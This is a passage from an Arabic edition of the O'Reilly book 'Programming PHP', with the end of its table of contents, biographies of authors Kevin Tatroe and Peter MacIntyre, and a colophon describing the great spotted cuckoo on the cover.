التنقل في بيئة الخادم.. 695

إرسال البريد... 696

معالجة نهاية السطر "End-of-Line".. 697

معالجة نهاية الملف End-of-File.. 698

استخدام الأوامر الخارجية... 698

الوصول إلى الامتدادات الخاصة بالمنصة.. 699

التواصل مع COM... 700

خلفية "Background".. 700

دوال الـ PHP... 703

مواصفات API 703

ملحق: مرجع الدوال 704

دوال PHP حسب الفئة 704

المصفوفات 704

الفئات والكائنات 705

تصفية البيانات 706

التاريخ والوقت 706

المجلدات 707

الأخطاء والسجلات 707

نظام الملفات 707

الدوال 709

الإيميل 709

الرياضيات 709

دوال متنوعة 710

الشبكات 711

التخزين المؤقت للإخراج 711

PHP Language Tokenizer 711

خيارات ومعلومات PHP 712

تنفيذ البرامج 712

معالجة الجلسات 713

Streams 713

السلاسل النصية 714

URLs 716

المتغيرات.......... 716
Zlib.......... 717
قائمة أبجدية لدوال PHP.......... 719

عن المؤلفين

يعمل **Kevin Tatroe** كمهندس في الأنظمة الأساسية لـ Apple ومكدس الويب منذ ما يقرب من 30 عامًا، حيث قام بتطوير مواقع الويب وتطبيقات الأجهزة المحمولة وسطح المكتب والتلفزيون الصغيرة والهائلة. لقد انجذب إلى التقنيات التي تسمح بالتكرار السريع والتجريب. يسكن كيفن وزوجته جين وابنه هادن وقطتيهما مؤخرًا في لوس أنجلوس، حيث تبادلوا الأراضي الزراعية الهادئة في كولورادو مقابل صخب هوليوود. لا يزال منزلهم مليئًا بإبداعات LEGO وألعاب الطاولة والكتب والعديد من عوامل الراحة الأخرى.

يتمتع **Peter B. MacIntyre** بخبرة تزيد عن 30 عامًا في صناعة تكنولوجيا المعلومات، ولا سيما في مجال PHP وتقنيات الويب. ساهم في كتابة مواد للعديد من منشورات صناعة تكنولوجيا المعلومات: مؤلف PHP: The Good Parts (O'Reilly)، ومؤلف مشارك لـ (APress) Pro PHP Programming، و*Using Visual Objects*، و *Using PowerBuilder 5*، و *ASP.NET Bible*، و *Zend Studio for Eclipse Developer's Guide*.

بيتر هو أحد المؤسسين والرئيس المشارك السابق لمؤتمر Northeast PHP Developer الذي عقد في بوسطن، ماساتشوستس وتشارلوت تاون و PE وكندا لمدة 6 سنوات. تحدث بيتر أيضًا عدة مرات في مؤتمرات الحاسوب في أمريكا الشمالية والدولية بما في ذلك PHPDay 2019 في فيرونا، إيطاليا؛ PHPCE 2017 في وارسو، بولندا؛ PHP[World] 2016 في واشنطن العاصمة؛ ZendCon 2016 في لاس فيغاس؛ شمال شرق PHP 2017 و 2016 (شارلوت تاون، PE، كندا)؛ Prairie Dev Con 2016 في Winnipeg، MB، كندا؛ CA-World في نيو أورلينز، الولايات المتحدة الأمريكية؛ CA-TechniCon في كولونيا، ألمانيا؛ و CA-Expo في ملبورن، أستراليا.

يعيش بيتر في جزيرة الأمير إدوارد بكندا مع زوجته وقطتهما كامبل. وهو مهندس معتمد من Zend بشهادة PHP 5.3 و PHP 4.0 و (PHP 7.0) Nomad PHP Level 1.

Colophon[1]

الحيوان الموجود على غلاف Programming PHP هو طائر الوقواق المرقط العظيم (Clamator glandarius). يمكن العثور على الوقواق الكبير المرقط في جميع أنحاء إفريقيا وجنوب أوروبا.

هذا الطائر البني كريمي الصدر له "غطاء" رمادي أعلى رأسه، بالإضافة إلى بقع بيضاء مميزة على أجنحته. يحتوي ريش الذيل على أطراف بيضاء أيضًا. على الرغم من وجود اختلافات إقليمية في حجم هذا الطائر، إلا أن الوقواق المرقط البالغ أكبر عمومًا من الوقواق الشائع. نداءات هذا الطائر مزعجة ومتنوعة.

الوقواق الكبير المرقط يأكل الحشرات في المقام الأول. طعامهم المفضل هو اليرقات المشعرة أو الشائكة، على الرغم من أنها تأكل أيضًا النمل الأبيض والجنادب والعث وبعض السحالي الصغيرة.

طبقة بيضة طفيلية، غالبًا ما يضع الوقواق الكبير المرقط بيضه في عش الغراب. ستبحث أنثى الوقواق الكبير المرقط عن عش مضيف مناسب، وغالبًا ما تزيل أو تتلف إحدى بيض المضيف قبل وضع بيضها. يقوم ذكر الوقواق المرقط أحيانًا بإلهاء الطائر المضيف بينما تضع الأنثى ما يصل إلى 13 بيضة في العش المضيف. الوقواق الصغير المرقط، بعد الفقس، سوف يعتني به الطائر المضيف لمدة تصل إلى 18 يومًا قبل مغادرة العش.

في حين أن حالة الحفاظ على هذا الطائر مصنفة حاليًا على أنها الأقل أهمية، فإن العديد من الحيوانات الموجودة على أغطية O'Reilly معرضة للخطر؛ كلهم مهمون للعالم.

رسم الغلاف من تصميم كارين مونتغمري، خطوط الغلاف هي Gilroy Semibold و Guardian Sans. خط النص هو Adobe Minion Pro، خط العنوان هو Adobe Myriad Condensed، وخط الكود هو Ubuntu Mono من Dalton Maag.

Colophon: كلمة رمزية، أو ملاحظة، متعلقة بظروف الإنتاج، حيث يتم وضع اسم الطابعة أو الكاتب وتاريخها في ختام كتاب أو مخطوطة.